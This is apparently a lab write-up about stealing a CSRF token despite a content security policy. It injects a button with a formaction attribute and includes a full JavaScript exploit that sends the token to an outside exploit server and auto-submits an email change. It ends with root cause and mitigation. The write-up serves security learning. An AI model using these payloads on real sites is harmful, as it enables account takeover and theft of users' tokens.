

Description
Regular XSS payload is not executed due to CSP protection, however, HTML injection in the DOM reflects on the user form allowing reflected XSS to stealing user’s CSRF token.
Proof of concept
Application response header shows CSP effectively blocking loading external domains

XSS execution is blocked by CSP, as shown.

However, controlling the form element may allow injection formaction attribute. When user clicks, browser submits all form fields including the hidden CSRF token to the attacker’s server.
t/my-account?email=leo@sailorsecurity.ca"><button formaction="https://pg9zm67wx4111ntobb60g7f72y8pwgk5.oastify.com">Click me</button>

Automating the process: below code by portswigger,
<body>
<script>
// Define the URLs for the lab environment and the exploit server.
const academyFrontend = "https://0aca005004d0271c807b2622005300a1/";
const exploitServer = "https://exploit-0a81005504d7270180332507016f0069.exploit-server.net/exploit";

// Extract the CSRF token from the URL.
const url = new URL(location);
const csrf = url.searchParams.get('csrf');

// Check if a CSRF token was found in the URL.
if (csrf) {
    // If a CSRF token is present, create dynamic form elements to perform the attack.
    const form = document.createElement('form');
    const email = document.createElement('input');
    const token = document.createElement('input');

    // Set the name and value of the CSRF token input to utilize the extracted token for bypassing security measures.
    token.name = 'csrf';
    token.value = csrf;

    // Configure the new email address intended to replace the user's current email.
    email.name = 'email';
    email.value = 'hacker@evil-user.net';

    // Set the form attributes, append the form to the document, and configure it to automatically submit.
    form.method = 'post';
    form.action = `${academyFrontend}my-account/change-email`;
    form.append(email);
    form.append(token);
    document.documentElement.append(form);
    form.submit();

    // If no CSRF token is present, redirect the browser to a crafted URL that embeds a clickable button designed to expose or generate a CSRF token by making the user trigger a GET request
} else {
    location = `${academyFrontend}my-account?email=blah@blah%22%3E%3Cbutton+class=button%20formaction=${exploitServer}%20formmethod=get%20type=submit%3EClick%20me%3C/button%3E`;
}
</script>
</body>
Root Cause
User-controlled input is reflected into HTML without proper encoding leading to DOM injection.
Mitigation
HTML-encode all user-supplied input before rendering it into the page, especially within HTML attributes, to prevent injected characters from breaking out of the intended context.
 Sailor Security